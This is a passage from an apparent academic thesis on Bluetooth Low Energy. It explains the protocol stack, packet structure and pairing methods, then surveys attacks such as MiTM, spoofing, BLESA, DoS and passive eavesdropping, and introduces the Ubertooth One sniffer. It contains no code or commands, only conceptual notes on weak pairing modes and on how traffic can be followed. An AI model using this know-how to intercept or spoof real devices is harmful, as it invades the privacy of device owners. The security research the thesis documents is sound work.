It is important to notice that BLE is incompatible with Bluetooth classic, since there is a big difference in terms of technical specification, implementation, and the types of applications to which they are each suited (the first used for sensor data and low-bandwidth application, the second for audio streaming, file transfers, and headsets). Thus, a device implementing only the low energy feature cannot communicate with a device that only implements Bluetooth Classic. In order to have interoperability between classic or traditional bluetooth and BLE devices dual mode devices having protocol stack of both need to be developed. Dual mode BLE hardware chips have been developed by many vendors such as CSR, Broadcom, Nordic semiconductor, EM Microelectronics, Texas Instruments etc.[31]

Figure 2.1 depicts protocol stack for standard Bluetooth device, dual mode device and single mode device. Dual mode device supports both BLE and Standard Bluetooth protocols and hence it can interoperate with standard bluetooth devices as well as BLE devices.




Figure 2.1. Differences between protocol stacks [31]

2.2 BLE architecture

The three main blocks in the architecture of a BLE device are: the **application**, the **host**, and the **controller**.




Figure 2.2. BLE protocol stack [12]

For sake of clarity and completeness, each block is briefly covered in the following sections, except for the **Application** layer, since it strictly depends from the application to be handled. It represents the code especially written in the specific case.

2.2.1 The controller

The controller is the lower level of BLE stack, split into several layers explained below:

- **Physical Layer (PHY):** it is referred to analog communications (radio hardware). In detail, it defines the modulation and demodulation of analog signals and applies source coding to transform the signals into digital symbols.[33] Also BLE (like Bluetooth classic) uses the 2.4 GHz ISM band, but the channel division is different, as seen in Table 2.1. It uses 40 channels, each separated 2 MHz each other (center-to-center), and in this way divided: three of these, called **Primary Advertising Channels**, are referred to the search and discovery phases (explained in detail later); the other 37 channels are called

Secondary Advertising Channels and are used only for data transfer. This type of channel division is shown in figure 2.3.




Figure 2.3. The frequency spectrum and RF channels in BLE protocol [12]

Other features related to the PHY are the type of modulation (GFSK) and the FHSS, used also in Bluetooth BR/EDR. (see Chapter 1).

- **Link Layer (LL):** it directly interfaces with PHY and, through the **HCI**, it is able to provide the higher-level layers an abstraction and a way to interact with the radio. Thus, PHY and LL are isolated from these higher-levels that do not have to worry about the complexity of those modulation techniques and timing setting that define the operation of BLE radio. Main tasks of LL are: random number generation, CRC generation and verification, encryption. Also, it is responsible of the process related to the connection establishment.
- **Direct test Mode (DTM):** it's used for certification RF tests.

2.2.2 The host

- **Host Controller Interface (HCI):** it is an intermediate interface that allows the controller to communicate with the upper-layers of the protocol stack. This is done through a set of commands from the host to the controller and events in the opposite direction. In many cases the host and the controller can be made up on different chipsets so that the job of the HCI is to allow interoperability between the two layers.
- **Logical Link Control and Adaptation Protocol (L2CAP):** also present in BR/EDR protocol stack, it mainly adapts upper layer protocols to the baseband layer. In BLE also it takes the larger packets from the upper layers and splits them into chunks that fit into the maximum BLE payload size supported for transmission. On the receiver side, it takes multiple packets and combines them into one packet that can be handled by the upper layers.[12].

- **ATT:** it is a peer-to-peer protocol that defines how to transfer data between the **server** and the **client**: the first is the device that exposes its data to the peer device, the client, that has to read these exposed data in order to send commands and requests. This type of data has a structure defined by a generic term called **attribute**.
- **GATT:** Similarly to ATT, GATT takes on the same roles, but at a higher level. It uses ATT as its transport protocol to exchange data between devices. In particular, the so called "**GATT services**" are defined: these consist in *Services* and *Characteristics* that are transmitted by the devices. Both master and slave devices, in fact, transmit objects that are *Profiles*, which contain Services, which contain Characteristics in their turn. The different profiles define what a particular device can do (e.g. some earphones implement the A2DP profile, that allows the user to listen music transmitted from the mobile phone). Characteristics that belong to the same Service are identified by an **UUID**, a 128-bit unique ID number. A clear representation of this hierarchical organization is shown in figure 2.4.




Figure 2.4. A Generic Attribute Protocol (GATT) Profile [40]

- **Security Manager Protocol (SMP):** it is the peer-to-peer protocol used to generate, manage and assign encryption keys and identity keys (more details in Chapter 3).
- **Generic Access Profile (GAP):** this block represents the basic features common to all BLE devices, such as access modes and procedures used by

transport, protocols and from the application profiles. It specifies if and how two devices can interact each other. Also, through it the device is discoverable from the outside world.

Finally, the following 4 roles for a device are defined by the GAP:

GAP Role	Features
<i>BROADCASTER</i>	Only sends advertising events
<i>OBSERVER</i>	Only receives advertising events
<i>PERIPHERAL</i>	Accepts the connection
<i>CENTRAL</i>	Initiates the connection

Table 2.2. Power classes and corresponding ranges

2.3 BLE star-bus vs BR/EDR scatternet

As already seen, Bluetooth BR/EDR connection is based on a piconet/scatternet topology, in which a master device controls up to seven slaves per piconet; the slaves communicate with the master device but they do not communicate with each other, even if they can belong to different piconets (composing overall a scatternet).

Differently, in a BLE connection the used topology is called **Star-bus**: in this case the slave (*peripheral*) is no more always listening from incoming connections from master (*central*) device, but itself invites connections, in order to respect the low power consumption constraint. On the other hand the master will listen for advertisements from slaves and make connections on the back of an advertisement packet. Also, the slaves communicate on a separate physical channel with the master. Most commonly, in a BLE connection, the master can be a smartphone, a computer or a tablet, connected with slaves like smart-home thermostat or a smart-watch at the same time. These two different topologies are compared graphically in figure 2.5.




Figure 2.5. a) BR/EDR Scatternet topology vs b) BLE Star-bus topology [35]

2.4 BLE device states

The link layer level defines five states (differently from BR/EDR with three main states) in which a BLE device can operate:

- **Standby:** usually the default state;
- **Advertising:** devices in this state are called *advertisers*. They start searching, sending advertising packets that will be received from initiating or scanning devices;
- **Scanning:** the state in which the device scans for advertisers;
- **Initiating:** the scanning device that decides to make a connection with the advertiser;
- **Connection:** when a connection is established. The device that was in initiating state becomes the master, while the advertiser will be the slave.

The ability to switch from active state (connection) to stand-by state, allows the slave to reduce the power consumption during time intervals between one transmission and the next one. From Figure 2.6 it can be clear that this passage can take place, however, only through the advertising states and initiating; so that, the connection phase must always be preceded by a search phase.




Figure 2.6. The state diagram of a BLE device [17]

2.4.1 Advertising state

Specifically, in this state a device sends out packets containing useful data for others to receive and process. The packets are sent at a fixed interval defined as the **advertising interval** (from 20 ms up to 10.24 s in small increments of 625 μ s).[12] Only 3 channels (*Primary Advertising Channels*, 37, 38 and 39, see figure 2.3) out of 40 are used in this state, which are spread apart in the frequency spectrum and also are specially selected in order to avoid any type of interference (mainly from Wi-Fi channels) . In BR/EDR case, instead, channels of inquiry scan and page scan are 32, so that this phase requires 22.5 ms against the 1.2 ms (in the worst case) of the BLE, thus achieving a power consumption of 10-20 times less.

Packets sent by advertisers allow these last to be found by centrals, thus establishing a connection. This advertising data consists up to 31 bytes of user configurable data (instead of the secondary advertisement data that supports up to 254 bytes). An additional 31 bytes can be sent as a *scan response* (from advertiser) to a *scan request* (from master).

The main advantage of staying in the advertising state is that multiple masters can discover the advertising data without the need for a connection. However, the drawbacks are the lack of security and the inability for the advertiser to receive data from a master (data transfer is unidirectional).[12]

2.4.2 Scanning state

When not connected, Bluetooth Low Energy devices can either advertise their presence by transmitting advertisement packets or scan for nearby devices that are advertising. The process of scanning for devices is called **device discovery**.^[12] There are two types of scanning:

- **Active scanning:** the mode in which a device that listens for advertisements, then sends *scan requests* from the advertisers;
- **Passive scanning:** the mode in which a device can only receive data from advertiser, but does not send any *scan request*.

Some scanning parameters (imposed by the Bluetooth core specification) are summarized below in the table 2.3.

Parameter	Description	Range
Scan Interval	interval between two consecutive scan windows	10ms to 10.24s
Scan Window	duration of scanning for advertisement	10ms to 10.24s
Scan Duration	how long the device can stay in the scan state	from 10ms to infinity

Table 2.3. Scanning parameters

2.4.3 Connection establishment

After a mandatory search phase, two devices (one in advertising state and one in the initiating state) can establish a connection on the same physical channel. This happens when the central is listening on the advertising channel where the peripheral is advertising, discovering it in such a way. At this point, the *initiator* sends a packet called **connect_req** to the peripheral, that triggers the forming of the connection.

This packet defines some information:

- **Frequency hopping sequence:** the connection happens on the remaining 37 channels from advertisement (in most cases all 37 channels are used). So that, BLE connections "hop" across various data channels, which follow a precise *hopping pattern*, and through a **connect_req** packet the *hop increment* and the *channel map* are defined. Obviously, master and slave follow the same hopping pattern at the same time.

In particular:

- The **Hop interval** can be directly evaluated through the formula:

$$HopInterval = \frac{\Delta t}{37 \times 1.25 \text{ ms}} \quad (2.1)$$

where Δt is the time interval between two consecutive packets on the same data channel.

- The **Hop Increment** is evaluated from the "interarrival time" of packets on two different data channels. [41] So, if 0 and 1 channel indexes are considered: first, a data packet is send on channel 0; then, jumping to channel 1, the interarrival time is the time waiting for a second packet to arrive.

Also for this, a mathematical treatment has been done. Hop increment has to satisfy the equation:

$$0 + HopIncrement \times channelsHopped = 1 \quad (2.2)$$

where the *channelsHopped* between the two packets is:

$$channelsHopped = \frac{\Delta t}{hopInterval \times 1.25 \text{ ms}} \quad (2.3)$$

with Δt the interarrival time.

So, the *HopIncrement* is the inverse of *channelsHopped*, and since this last is surely non-zero, its inverse is well defined.

- Finally, the **channel map** is defined: given a precise *HopIncrement*, the *nextChannel* in a channel hopping pattern is:

$$nextChannel = channel + HopIncrement \quad (2.4)$$

- **Connection interval:** the interval between two consecutive (and periodic) *connection events*, in which the two connected devices exchange packets between them. This interval is in the range of 7.5 ms to 4 s, with a step size of 1.25 ms;
- **Slave latency:** this parameter defines the number of connection events that the peripheral can safely skip, reducing also the power consumption;
- **Supervision timeout:** defined as the maximum time between two received data packets before the connection is considered lost.

The entire process from the stand-by state to a connection establishment is depicted in figure 2.7.




Figure 2.7. A BLE connection process [37]

2.5 BLE packets structure

In the BLE standard only one packet structure is defined, both for advertising and data packets. This is composed by four fields: **Preamble**, **Access Address**, **Protocol Data Unit (PDU)** and **Cyclic Redundancy Check (CRC)**, as shown in figure 2.8.



Figure 2.8. A BLE packet structure [41]

- **Preamble:** an alternative binary sequence; it's 1 byte used by the receiver for synchronization;

- **Access Address:** it determines if the packet is for advertising or for data; if it is for the first case, the Access Address is fixed (and equal to 0x8e89bed6), while for the data it is a random 32 bits value, communicated from the master to the slave when they set up a connection;
- **PDU:** PDU field can vary from 2 to 39 bytes. In both cases it has a **header** first, that determines the type of broadcast or logical link carried on the physical channel. Also, in an advertising packet this header contains the payload type, payload length and generically also the address of the advertiser. Second, there is the **payload** that contains information for the connection request or data for the setup of the connection. Finally, in a data packet, there is also a third part called **Message Integrity Check**, that is an authentication code used in encrypted communications. This difference is shown in figure 2.9;
- **CRC:** Cyclic Redundancy Check, method for calculating checksums. It represents a check for data integrity.

The implementation of packets in the Bluetooth Low Energy standard allows to omit already known information and thus have shorter packets compared to the BR/EDR standard: this contributes to have lower latency value and therefore a low power consumption.




Figure 2.9. a) an Advertising channel PDU and b) a Data channel PDU [17]

Chapter 3

The basis of the BLE security

Security issues of the BLE are the main focus of this thesis, in order to be able to test its security standard.

As already seen in Chapter 2, security is handled by the SMP, in which rules and algorithms (on which modes and procedures of GAP are build) are implemented.

The data stored at a server is organized in *attributes*, and BLE allows the server to specify an access control policy for them. Each such policy describes how an attribute can be accessed (read-only, write-only, or read-and-write), and which security level is needed to access it.[15] GAP defines two of them:

- **Security Mode 1:** it enforces security through encryption, and contains four levels:
 1. *Level 1:* No security;
 2. *Level 2:* Unauthenticated pairing with encryption;
 3. *Level 3:* Authenticated pairing with encryption;
 4. *Level 4:* Authenticated LE Secure Connections pairing with encryption.
- **Security Mode 2:** it enforces security through data signing, and contains two levels:
 1. *Level 1:* Unauthenticated pairing with data signing;
 2. *Level 2:* Authenticated pairing with data signing.[38]

Each connection starts its in Security mode 1, Level 1, and can later be upgraded to any security level by means of an authentication procedure. If a particular service request and the associated service have different security modes and/or levels, the stronger security requirements prevail.[11]

3.1 Pairing & Bonding

The processes of *pairing* and *bonding* start after a connection is established between a central and a peripheral.

Pairing is a temporary security measure that happens immediately after the connection, in which the two devices announce their pairing features to negotiate a common association method. Once authenticated, the link through them is encrypted and keys are distributed to allow security to be restarted on a reconnection more quickly. Bonding must occur when connections are repeated.

Low Energy Pairing uses a CBC-MAC (Cipher Block Chaining Message Authentication Code) authenticated encryption algorithm, implementing the **AES** (Advanced Encryption Standard). NIST (National Institute of Standards and Technology)[11] considers the AES-CMAC and P-256 elliptic curve the most secure algorithm for all low energy connection in BLE 4.2.

Pairing is related to the so called phase 1 and phase 2, while bonding represents the phase 3, that one can notice in figure 3.1.




Figure 3.1. The three phases of pairing and bonding [6]

3.1.1 Phase I

In this phase of pairing features exchange, the central starts the pairing process by sending a **pairing request** message to the peripheral, which responds with a **pairing response** message.

Through these two messages, the connected devices exchange among them their own information about features of each, including:

- **Input/Output capability:** yes or no input support;
- **Out-Of-Band (OOB)** method support;
- **Authentication requirement**, including *bonding* and *MITM protection*;
- **Maximum encryption key size**;
- The different **security keys** devices are requesting to use.

3.1.2 Phase II

What happens in Phase II is different according to which connection is used, since both use different pairing methods (even if some of them have the same name, the process is different):

- **LE Secure connections:** used for Bluetooth version 4.2 and later (so only for BLE). This improves LE security using the key agreement ECDH protocol (using the P-256 Elliptic Curve). Through this algorithm, the devices exchange their **public keys**, from what a secret symmetric key (DHKey) is generated. After this, it is sure that both devices generate the same **LTK** (Long Term Key), that is saved for future *SessionKey* generation and link encryption.[4];

In particular, association methods that can be used (according to features exchanged in Phase I) are:

- **Passkey Entry:** designed for situations in which the devices supports entering the six-digit passkey, but without a display capability (e.g. a pairing between a laptop and a mouse). The final confirm value is generated from the public key of both devices;[6]
- **Numeric Comparison:** the most secure association method; a function converts the exchanged public keys into a six-digit pin. Each device displays the number and the user confirms that these two displayed numbers match by pressing a “Yes” button on each device to proceed the pairing process.[4]. It ensures to avoid MiTM (Man in The Middle) attack since, if it is running, the two numbers on displays will no more match;

- **Just Works:** used even if one of two devices has no I/O capabilities. It uses the same protocol of the Numeric Comparison, except for the displayed numbers, since one or both devices may not support a display. For this reason, this method is vulnerable to a MiTM attack;
 - **OOB:** called *Out-of-Band*, since this method is used when the devices exchange the LTK no more over BLE, but over an extra communication channel, e.g. the NFC for smartphones. Thus, the security level of this method depends strictly on that of the used extra channel.
- **LE Legacy connections:** used for all Bluetooth version. In this type, two keys are exchanged: the **TK** (Temporary Key) and the **STK** (Short Term Key). Pairing methods used by it are:
 - **Passkey Entry:** used only if devices have I/O capabilities. It consists in a six-digit number (TK) that can be written manually by the user;
 - **Just works:** the TK here is set to be 0, so that it is the least secure method;
 - **OOB:** like the OOB of the LE Secure Connection, an extra communication channel is used.

3.1.3 Phase III

The phase III corresponds to the **bonding** process, that is an optional process: the device can be **non-bondable** or **bondable**. If non-bondable (default state), no keys will be stored by the device for future reconnections; instead, if bondable, the central initiates pairing with the same "bonding bit set" in the authentication requirements of the Pairing Request message. If the peripheral device is bondable, it will respond with the bonding bit set.

If all this happens, the keys will be distributed after the link is encrypted, and then the keys are stored. Once the keys have been distributed and stored, the pair of devices are said to be bonded.[38]

3.2 Security goals

A BLE connection has to respect some aspects in order to be defined a "secure connection". Mainly these aspects are:

- **Privacy:** a measure to how private is the connection. Every Bluetooth device is represented by a unique address (MAC address), that also has to be protected from a third malicious device.
In this sense, the Identity Resolving Key (**IRK**) is used in order to protect

the private identity of the device. Only a device with privacy requirements needs to distribute its IRK and real MAC address to its peer device;[4]

- **Integrity:** check if the data packet is free from corruption. This is done through CRC and MIC;
- **Confidentiality:** how the data exchanged between the two peer devices is confidential and readable only in that connection;
- **Authentication:** in order to be sure to be connected to that specific device and not to another third malicious user.

Obviously, not all the BLE connections can be defined "secure". Surely, the LE legacy is the most vulnerable connection, and in fact attackers prefer BLE 4.0 and 4.1 versions in the majority of cases.

But the security of a connection does not depend only on the LE connection used; also it can depend on the design or on the implementation of that specific device manufacturer.

3.3 Types of attacks

Some of the most known types of attacks are: **MiTM attack**, **DoS attack** and **Passive Eavesdropping**.

3.3.1 MiTM attack

One of the most known attack is called **MiTM attack**, already mentioned earlier. "Man-in-The-Middle" means that there is a third "man" that wants to intercept the connection between two devices. The attacker pretends to be one of these devices (both master or slave), so that it can communicate with the true peer device, reading its personal data and writing the false data. As seen previously, the Just Works method is the least secure for this type of attack. In particular, in LE Secure Connections, it does not check if the six-digit pin number matches, since it's not sure that both devices have display support.

The best known type of MiTM attack is called **Spoofing Attack**: the attacker pretends to be a legitimate device and communicates with the target collecting sensitive information, such as password. That is, in a spoofing attack, the attacker does not relay messages, but pretends to be the slave of interest communicating with the master.[6] Only the Passkey Entry or the Numeric Comparison may avoid this type of attack. OOB connection depends on the security level of the extra

channel used.

Recently, some researchers [15] found a type of spoofing attack called **BLESA**: they discovered some vulnerabilities in the BLE stack regarding a reconnection between two already paired devices. In BLESA, the attacker wants to be a previously-paired device, so rejects the authentication requests coming from the client, and then sends spoofed data to it.

3.3.2 DoS attack

The **Denial-of-Service** attack is referred to an attack that makes a resource unavailable for a legitimate user. For instance, in version 4.0, during a connection the slaves can have only one master; when the master connects to the slaves, these will stop to be in broadcasting mode and they will be invisible to any other device. So that, this makes it vulnerable to DoS attacks, since attackers could enhance their advertisement rate to win such a connection race. The situation has been mitigated in Version 4.1 as it supports the multi-master mode.[6]

Two types of this kind of attack are the **Jamming Attack**, that blocks the advertisements of one slave, making it unconnectable for other devices, and the Denial-of-Sleep (**DoSL**), in which the attacker consumes the power of a device by connecting/disconnecting with it many times, paralyzing it.

3.3.3 Passive Eavesdropping

This attack occurs when an attacker is listening a conversation during a communication between two peer devices. BLE traffic, in this case, is easy to follow, since the communication happens only on 40 RF channels, compared to the 79 channels of the Bluetooth classic.

BLE versions 4.0 and 4.1 are the favourites for the passive eavesdropping, since they use the LE legacy connection method. Specifically, for the Just Works and the Passkey Entry, TK can be easily guessed, since, e.g., in the first method TK is set to 0.

Chapter 4

Bluetooth sniffing: the Ubertooth One

For the purpose of this thesis work, the Ubertooth One has been used. By definition, this is an "open source 2.4 GHz wireless development platform" created in order to make Bluetooth experimentations.

The Ubertooth is a USB-dongle used to sniff Bluetooth traffic: it captures the RF modulated signals (that correspond to a transmission of a packet) of the lowest levels (Physical and Link Layers) and it turns these RF into bits, with which the user can work.




Figure 4.1. Ubertooth block diagram

Figure 4.1 represents a simplified block diagram to better explain its hardware components: first, there is a RF frontend that captures the RF signals, that are transmitted to a second stage CC2400 Radio. This radio chip has a narrowband transceiver that has the capability of monitoring a BLE channel at a given moment. Also, obviously, it has the task of demodulation (GFSK used) of the RF into bits. Then, this bitstream is passed to the LPC (an ARM based microcontroller) that entirely processes packets.

Ubertooth One is more powerful with respect to a simple Bluetooth chip: this last is able to pay attention to only one channel at time, while the Ubertooth can listen the traffic broadcasted on the entire frequency range.

Normally, there are different USB-dongles with the same aim of intercept Bluetooth traffic, but in this work this particular platform has been chosen since it is low cost and it is able to sniff both Bluetooth classic and BLE communications.

4.1 How to discover a Bluetooth device

Before starting with the analysis of the Ubertooth tools, it is important to understand the way in which a Bluetooth device can be discovered.

A Bluetooth device has an associated identity address (**Bluetooth MAC address**), that is a 48-bit value which uniquely identifies that particular device (**BD_ADDR**). It is usually displayed as 6 bytes like this: 00:11:22:33:ee:ff, so written in hexadecimal way.

4.1.1 Bluetooth MAC address structure

